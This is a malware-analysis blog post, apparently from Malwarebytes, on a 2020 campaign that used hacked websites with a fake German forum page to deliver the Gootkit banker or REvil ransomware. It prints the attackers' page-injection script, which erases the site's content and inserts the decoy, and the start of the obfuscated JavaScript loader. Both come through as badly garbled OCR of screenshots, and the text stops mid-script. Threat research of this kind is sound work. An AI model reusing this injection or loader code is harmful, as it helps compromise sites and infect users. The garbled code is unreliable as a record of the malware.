German users targeted with Gootkit banker or REvil ransomware

blog.malwarebytes.com/threat-analysis/2020/11/german-users-targeted-with-gootkit-banker-or-revil-ransomware/

Threat Intelligence Team

November 30, 2020



This blog post was authored by Hasherezade and Jérôme Segura

On November 23, we received an alert from a partner about a resurgence of Gootkit infections in Germany. Gootkit is a very capable banking Trojan that has been around since 2014 and possesses a number of functionalities such as keystroke or video recording designed to steal financially-related information.

In this latest campaign, threat actors are relying on compromised websites to socially engineer users by using a decoy forum template instructing them to download a malicious file.

While analyzing the complex malware loader we made a surprising discovery. Victims receive Gootkit itself or, in some cases, the REvil (Sodinokibi) ransomware. The decision to serve one or the other payload happens after a check with the criminal infrastructure.

Gootkit attacks observed in Germany

Security researcher <u>TheAnalyst</u> was the first to publicly <u>identify</u> an active campaign in November using a sophisticated loader that was eventually attributed to Gootkit, a banking Trojan not observed in the wild for some time. Germany's Computer Emergency Response

Team <u>CERT-Bund</u> later <u>confirmed</u> that German users were being targeted via compromised websites.

Around the same time, we started receiving reports from some of our partners and their ISPs about Gootkit-related traffic. We were able to confirm Gootkit detections within our telemetry that were all located in Germany.



Figure 1: Gootkit infections in Germany in the wake of the campaign After a couple of days, we remediated over 600 unique machines that had been compromised.

Fake forum template on hacked websites

The initial loader is spread via hacked websites using an interesting search engine optimization (SEO) technique to customize a fake template that tries to trick users to download a file.

The template mimics a forum thread where a user asks in German for help about a specific topic and receives an answer which appears to be exactly what they were looking for. It's worth noting that the hacked sites hosting this template are not German (only the template

is); they simply happen to be vulnerable and are used as part of the threat actor's infrastructure.




Figure 2: Compromised site loads decoy template to trick victims

This fake forum posting is conditionally and dynamically created if the correct victim browses the compromised website. A script removes the legitimate webpage content from the <u>DOM</u> and adds its own content (the template showing a link to a file to download).

Rogress Telerik Fiddler Web Debugger - EKFiddle v.1.0.5

Protocol Host URL Body Comments HTTPS www. .net /?a599702=1192501 5,022 Gootkit (template) [HTML/J3	File	Edit Rules Tools View Help EKFiddle
<pre>HTTPS wwwnet /?a599702=1192501 5,022 Gootkit (template) [HTML/: HTTPS docs.anscommerce.com /view.php?ld=7265346937545869 1,679 Gootkit (JS download) [URI Progress Telerik Fiddler Session #5 - https://www net/?a599702=1192501 –</pre>	W ir	nConfig 🔍 🆘 Replay 🗙 🔹 🕨 Go 🛛 💠 Stream 🧱 Decode 📔 Keep: All sessions 👻 🕀 Any Process 👫
<pre>HTTPS docs.anscommerce.com /view.php?id=7265346937545869 1,679 Gootkit (JS download) [URI Progress Telerik Fiddler Session #5 - https://www net/?a599702=1192501 -</pre>	Protoc	col Host URL Body Comments
<pre>Progress Telerik Fiddler Session #5 - https://www net/?a599702=1192501 -</pre>	HTTP	S wwwnet /?a599702=1192501 5,022 Gootkit (template) [HTML/JS
<pre>Request Response Properties Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML I function remove (elem) { if (letem) { return; elem.parentNode.removeChild(elem); Frase existing content document.all = document.getElementsByTagName("*") document.all = document.getElementsByTagName("*") for (i = 0; i < document.all.length; i++) { if (document.all[i].tagName == "BODY" document.all[i].tagName == " HTML") (} else { remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(docume</pre>	HTTP	S docs.anscommerce.com /view.php?id=7265346937545869 1,679 Gootkit (JS download) [URI]
<pre>Request Response Properties Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML I function remove (elem) { if (letem) { return; elem.parentNode.removeChild(elem); Frase existing content document.all = document.getElementsByTagName("*") document.all = document.getElementsByTagName("*") for (i = 0; i < document.all.length; i++) { if (document.all[i].tagName == "BODY" document.all[i].tagName == " HTML") (} else { remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(document.all[i]); remove(docume</pre>	S P	rogress Telerik Fiddler Session #5 - https://www_net/?a599702=1192501 — 🗌 🗙
<pre>Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML I function remove(elem) { if (!elem) return; elem.parentNode.removeChild(elem); Erase existing content document.all = document.getElementsByTagName("*") for (i = 0; i < document.all.length; i++) { if (document.all[i].tagName == "BODY" document.all[i].tagName == " HTML") () else { remove(document.all[i]); remove(document]; remove(do</pre>	1 R	
<pre>1 function remove(elem) { 2 if (!elem) 3 return; 4 elem.parentNode.removeChild(elem); 5 Fasse existing content 4 elem.parentNode.removeChild(elem); 5 Fasse existing content 4 elem.parentNode.removeChild(elem); 5 Fasse existing content 5 for (i = 0; i < document.getElementsByTagName("*") 6 for (i = 0; i < document.all.length; i++) { 9 if (document.all[i].tagName == "BODY" document.all[i].tagName == " 10 else { 11 remove(document.all[i]); 11 remove(document.all[i]); 12 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 14 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 15 tarifvertrag ig metall nrw</title><style type="text/css">html,body(margin: 16 opadding:0;width:l00%;height:l00%)hody(min-height:l00%;height:auto! 17 important;height:l00%;nosition:relative}#header a{text-decoration:none; 19 color:#fff;text-decoration:none;background-color:#transparent;font-size: 19 lopx!important}#header(height:3em;width:l00%;height:40px;background:# 17 right)#header2{height:3em;width:l00%;height:40px;background:# 18 patime(find);Arial,sans-serif;color:#fff;text-align: 19 right)#header2{height:3em;width:l00%;height:40px;background:#f5f5f;font- 19 size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- 19 bottom:lpx solid #elele}#header2 a {color:#212426;text-decoration:none; 19 font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ 10 margin:auto;text-align:center}#content{padding-bottom:2.5em;width:l00%;# 11 important;text-align:center}#content{padding-bottom:2.5em;width:l00%;# 12 important;text-align:center}#content{padding:0 20px}#glob(background:#fff;width:l00%;# 14</td><td></td><td></td></tr><tr><td><pre>if (!elem) return; elem.parentNode.removeChild(elem); for (!=0; i < document.getElementsByTagName("*")) for (i = 0; i < document.getElementsByTagName("*")) for (i = 0; i < document.all.length; i++) { if (document.all[i].tagName == "BODY" document.all[i].tagName == " HTML") {} else { remove(document.all[i]); remove(document.all[i]); document.body.innerHTML = '<html><head><title>jubiläumszuwendung tarifvertrag ig metall nnw</title>style type="text/css">html,body(margin:</td><td></td><td></td></tr><tr><td><pre>seturn; elem.parentNode.removeChild(elem); if (!document.all = document.getElementsByTagName("*") for (i = 0; i < document.getElementsByTagName("*") for (i = 0; i < document.all.length; i++) { if (document.all[i].tagName == "BODY" document.all[i].tagName == " HTML") {} else { remove(document.all[i]); memove(document.all[i]); document.body.innerHTML = '<html><head><title>jubiläumszuvendung tarifvertrag ig metall nrw</title><style type="text/css">html.body{margin: 0;padding:0;width:l00%;height:l00%}body{min-height:l00%;height:auto! important;height:l00%;position:relative)#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: l6px!important}#header{height:3em;width:l00%;height:0px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:l00%;height:40px;background:#f55f5f;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align: color:#fff;text-align:center}#content{padding-bottom:2.5em;width:l00%}# important;text-align:center}#content{padding-bottom:2.5em;width:l00%}# font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#footer a{color:#036666;text-decoration:none; bottom:lpx solid #color:#ffooter a{color:#03666;text-decoration:none; bottom:lpx:ling:center}#footer a{color:#03666;text-decoration:none; bockground-color:transparent;padding:0 20px}#glob/background:#fff;Width:80% metartext-align:center}#footer a{color:#03666;text-decoration:none; bockground-color:transparent;padding:0 20px}#glob/background:#fff;Width:80% metartext-align:center}#footer a{color:#03666;text-decoration:none; bockground-color:transparent;padding:0 20px}#glob/background:#fff;Width:80% metartext-align:center}#footer a{color:#03666;text-decoration:none; bockground-color:transparent;padding:0 20px}#glob/background:#fff;Width:80%</td><td></td><td>A</td></tr><tr><td><pre>elem.parentNode.removeChild(elem); elem.parentNode.removeChild(elem); elem.parentNode.removeChild(elem.parentPlane); elem.parentPlane; elem.</td><td></td><td>Yatuyn -</td></tr><tr><td><pre>5 } 6 if (!document.all) 7 document.all = document.getElementsByTagName("*") 8 for (i = 0; i < document.all.length; i++) { 9 if (document.all[i].tagName == "BODY" document.all[i].tagName == " 11 remove(document.all[i]); 11 nsert fake forum template in DOM 14 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 15 tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 16 o;padding:0;width:l00%;height:l00%}body{min-height:l00%;height:auto! 17 important;height:l00%;position:relative}#header a{text-decoration:none; 18 color:#fff;text-decoration:none;background-color:transparent;font-size: 19 l6px!important)#header(height:3em;width:l00%;height:40px;background:# 17 z4292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: 18 right;#header2(height:3em;width:l00%;height:40px;background:# 19 solid #elele2}#header2 a{color:#212426;text-decoration:none; 19 font-size:!4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ 19 margin:auto;text-align:center)#content(padding-bottom:2.5em;width:l00%;# 19 footera(height:2.5em;width:l00%;position:absolute;bottom:0;font-size:12px! 19 important;text-align:center)#content(padding-bottom:2.5em;width:l00%;# 19 ackground-color:transparent;padding:0 20px}#glob(background:#fff;width:80% 10 ackground-color:transparent;padding:0 20px}#glob(background:#fff;width:80% 11 ackground-color:transparent;padding:0 20px}#glob(background:#fff;width:80% 12 ackground-color:transparent;padding:0 20px}#glob(background:#fff;width:80% 13 ackground-color:transparent;padding:0 20px}#glob(background:#fff;width:80% 14 ackground-color:transparent;padding:0 20px}#glob(background:#fff;width:80% 15 ackground-color:transparent;padding:0 20px}#glo</td><td>-</td><td>Frase existing content</td></tr><tr><td><pre>document.all = document.getElementsByTagName("*") for (i = 0; i < document.all.length; i++) { if (document.all[i].tagName == "BODY" document.all[i].tagName == " HTML") {} else { remove(document.all[i]); document.body.innerHTML = '<html><head><title>jubiläumszuwendung tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: remove(document.all[i]); document.body.innerHTML = '<html><head><title>jubiläumszuwendung tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: o;padding:0;width:100%;height:100%}body(min-height:100%;height:auto! important;height:100%;position:relative}#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: l6px!important}#header(height:3em;width:100%;height:70px;background:# z4292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right)#header2{height:3em;width:100%;height:40px;background:#5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:lpx solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:0;font-size:12px! important;text-align:center)#footer a{color:#03666;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% vertice.ext.align:center)#footer a{color:#03666;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% vertice.ext.align:center)#footer a{color:#03666;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% vertice.ext.align:center}#footer a{color:#03666;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% vertice.ext.align:center}#footer a{color:#036666;text-decoration:none; background-color:transpa</td><td>5</td><td>}</td></tr><tr><td><pre>8 for (i = 0; i < document.all.length; i++) { 9</td><td>6</td><td>if (!document.all)</td></tr><tr><td><pre>9 if (document.all[i].tagName == "BODY" document.all[i].tagName == " 14 HTML") {} 10 else { 11 remove(document.all[i]); 14 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 15 if (document.body.innerHTML = '<html><head><title>jubiläumszuwendung 16 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 17 tarifvertrag ig metall nrw</title><style type="text/css">html, body{margin: 18 opadding:0;width:100%;height:100%}body(min-height:100%;height:auto! 19 important;height:100%;position:relative}#header a{text-decoration:none; 19 color:#fff;text-decoration:none;background-color:transparent;font-size: 19 l6px!important}#header{height:3em;width:100%;height:70px;background:# 19 z4292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: 19 size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- 19 bottom:1px solid #elele2}#header2 a{color:#fff;text-alecoration:none; 19 font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ 19 margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%;# 19 footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! 10 background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% 10 series serie</td><td>7</td><td>document.all = document.getElementsByTagName("*")</td></tr><tr><td><pre>HTML") (} else { mremove(document.all[i]); insertifake forum template in DOM document.body.innerHTML = '<html><head><title>jubiläumszuwendung tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 0;padding:0;width:l00%;height:l00%}body{min-height:l00%;height:auto! important;height:l00%;position:relative}#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: l6px!important}#header{height:3em;width:l00%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:l00%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align: ottom:lpx solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:0;font-size:l2px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% removerences.pro</td><td>8</td><td><pre>for (i = 0; i < document.all.length; i++) {</pre></td></tr><tr><td><pre>10 else { 11 remove(document.all[i]); 11 hesert fake forum template in DOM 13 14 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 14 tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 19</td><td></td><td></td></tr><tr><td><pre>11 remove(document.all[i]); 11 sertifake forum template in DOM 14 document.body.innerHTML = '<html><head><title>jubiläumszuwendung 15 tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 0;padding:0;width:100%;height:100%}body{min-height:100%;height:auto! 16 important;height:100%;position:relative}#header a{text-decoration:none; 17 color:#fff;text-decoration:none;background-color:transparent;font-size: 16 px!important}#header{height:3em;width:100%;height:70px;background:# 16 px!important}#header{height:3em;width:100%;height:40px;background:#f5f5f5;font- 17 right)#header2{height:3em;width:100%;height:40px;background:#f5f5f5;font- 18 size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- 19 bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none; 19 font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ 19 margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# 19 footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! 19 important;text-align:center}#footer a{color:#0366d6;text-decoration:none; 19 background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% 10 remove:apprex</td><td></td><td></td></tr><tr><td><pre>document.body.innerHTML = '<html><head><title>jubiläumszuwendung tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 0;padding:0;width:l00%;height:l00%}body{min-height:l00%;height:auto! important;height:l00%;position:relative}#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: l6px!important}#header{height:3em;width:l00%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:l00%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:lpx solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:l00%}# footer{height:2.5em;width:l00%;position:absolute;bottom:0;font-size:l2px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% represented border-color:#dld5da-border-stule:solid-border-width-lprever-</pre></td><td></td><td></td></tr><tr><td><pre>document.body.innerHTML = '<html><head><title>jubiläumszuwendung tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 0;padding:0;width:l00%;height:l00%}body{min-height:l00%;height:auto! important;height:l00%;position:relative}#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: l6px!important}#header{height:3em;width:l00%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:l00%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:lpx solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:l00%}# footer{height:2.5em;width:l00%;position:absolute;bottom:0;font-size:l2px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% reards.background:#fff;width:80%</pre></td><td></td><td></td></tr><tr><td><pre>tarifvertrag ig metall nrw</title><style type="text/css">html,body{margin: 0;padding:0;width:100%;height:100%}body{min-height:100%;height:auto! important;height:100%;position:relative}#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: 16px!important}#header{height:3em;width:100%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:100%;height:40px;background:#f5f5f;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80%</pre></td><td>l ln</td><td>isert fake forum template in DOM</td></tr><tr><td><pre>Image: Image: Imag</td><td>14</td><td>document.body.innerHTML = '<html><head><title>jubiläumszuwendung</td></tr><tr><td><pre>0;padding:0;width:100%;height:100%}body{min-height:100%;height:auto! important;height:100%;position:relative}#header a{text-decoration:none; color:#fff;text-decoration:none;background-color:transparent;font-size: if l6px!important}#header{height:3em;width:100%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: if right}#header2{height:3em;width:100%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80%</pre></td><td>z₽</td><td></td></tr><tr><td><pre>Color:#fff;text-decoration:none;background-color:transparent;font-size: 16px!important}#header{height:3em;width:100%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:100%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:1py:border- width:1py:border-width:1py:border</td><td>E₽</td><td>0;padding:0;width:100%;height:100%}body{min-height:100%;height:auto!</td></tr><tr><td><pre>16px!important}#header{height:3em;width:100%;height:70px;background:# 24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:100%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ argin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80%</td><td>E₽</td><td><pre>important;height:100%;position:relative}#header a{text-decoration:none;</pre></td></tr><tr><td><pre>24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align: right}#header2{height:3em;width:100%;height:40px;background:#f5f5f5;font- size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:1px solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:14px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5ds:border-style:solid:border-width:1py:box-</pre></td><td>E₽</td><td>color:#fff;text-decoration:none;background-color:transparent;font-size:</td></tr><tr><td><pre>ipright) #header2 {height:3em; width:100%; height:40px; background: #f5f5f5; font- ipsize:20px; font-family:Arial, sans-serif; color: #fff; text-align:center; border- bottom:1px solid #elele2} #header2 a{color: #212426; text-decoration:none; ipfont-size:14px; white-space:nowrap; padding:0 45px; line-height:44px} #inner{ margin:auto; text-align:center} #content {padding-bottom:2.5em; width:100%} # footer{height:2.5em; width:100%; position:absolute; bottom:0; font-size:12px! important; text-align:center} #footer a{color: #0366d6; text-decoration:none; background-color:transparent; padding:0 20px} #glob{background: #fff; width:80%}</pre></td><td>₹₽</td><td>16px!important}#header{height:3em;width:100%;height:70px;background:#</td></tr><tr><td><pre>size:20px;font-family:Arial,sans-serif;color:#fff;text-align:center;border- bottom:lpx solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:l00%;position:absolute;bottom:0;font-size:l2px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:lpy:box-</pre></td><td>₹₽</td><td>24292e;font-size:20px;font-family:Arial,sans-serif;color:#fff;text-align:</td></tr><tr><td><pre>bottom:lpx solid #elele2}#header2 a{color:#212426;text-decoration:none; font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:l00%}# footer{height:2.5em;width:l00%;position:absolute;bottom:0;font-size:l2px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:lpy:box-</pre></td><td>-</td><td></td></tr><tr><td><pre>font-size:l4px;white-space:nowrap;padding:0 45px;line-height:44px}#inner{ margin:auto;text-align:center}#content{padding-bottom:2.5em;width:l00%}# footer{height:2.5em;width:l00%;position:absolute;bottom:0;font-size:l2px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:lpy:box-</pre></td><td></td><td></td></tr><tr><td><pre>margin:auto;text-align:center}#content{padding-bottom:2.5em;width:100%}# footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto;border_color:#dld5de;border_style:solid:border_width:1py;box-</pre></td><td></td><td>-</td></tr><tr><td><pre>footer{height:2.5em;width:100%;position:absolute;bottom:0;font-size:12px! important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:lpy:box-</pre></td><td>-</td><td></td></tr><tr><td><pre>important;text-align:center}#footer a{color:#0366d6;text-decoration:none; background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:lpy:box-</pre></td><td></td><td></td></tr><tr><td><pre>background-color:transparent;padding:0 20px}#glob{background:#fff;width:80% margin:auto:border-color:#dld5da:border-style:solid:border-width:lpy:box-</pre></td><td></td><td></td></tr><tr><td>margin:auto:border_color:#dld5da:border_stule:solid:border_width:lnv:boy_</td><td></td><td></td></tr><tr><td></td><td>-</td><td></td></tr><tr><td></td><td></td><td></td></tr><tr><td></td><td>0:0</td><td>Series man</td></tr></tbody></table></style></head></html></pre>		

Figure 3: A view of the HTML code behind the decoy template

There is a server-side check prior to each visit to the page to determine if the user has already been served the fake template or not, in which case the webserver will return legitimate content instead.


Fileless execution and module installation

The infection process starts once the victim executes a malicious script inside the zip archive they just downloaded.

C:\Users' \Downloads\jubiläumszuwendung_tarifvertrag_ig_metall_nrw.zip\ File Edit View Favorites Tools Help ົ້າ ÷ ۰¢ Move Delete Info Add Extract Test Copy C:\Users\ \Downloads\jubiläumszuwendung_tarifvertrag_ig_metall_nrw.zip\ Name Size Packed Size Modified Created Accesse 🕉 jubiläumszuwendung t... 2 263 1 527 2020-11-25 00:47 \Downloads\jubiläumszuwendung_tarifvertrag_ig_metall_nrw\jubilä... 🛛 C:\Users\ × File Edit Search View Encoding Language Settings Macro Run Plugins Window ? Х * 🖻 🖺 🗩 🖒 🛗 🖕 🔍 🔍 🖾 🔚 1 "a 🚽 🖽 🖺 📑 📭 📥 I 1 🖉 🌾 📡 🔚 jubiläumszuwendung_tarifvertrag_ig_metall_nrw.js 🔀 function Eq774(Cm22,Rq17) { return Cm22+Rq17; } 2 function ST51(gz41) { 3 wj60=gz41; FH99=wj60+gz41*wj60+gz41; 4 Encoded script from zip 5 PN52=2479;} archive download oW9(0,"MfzvOeH"); 6 7 ST51(1,996); yW87="GbVbYXO"; 8 Figure 9 function hc26(CU96) {return CU96 % (wj60+wj60);} 10 function aL63(Me33,yc26) {return Me33.charAt(yc26);} 11 HY13(586); 12 DL77 ("AFmSlQ"); 13 cz25("TNsEp"); 14 function cz25() {Zt85[FH99](Zt85[wj60])(Zt85[wj60]);} 15 function zn87(OW59) {rN24=('');GQ91=dQ77;while (GQ91 < PN52) { Iv54=aL63(OW59,GQ91,OW59); if (hc26(GQ91)) rN24=Eq774(rN24,Iv54, rN24); else 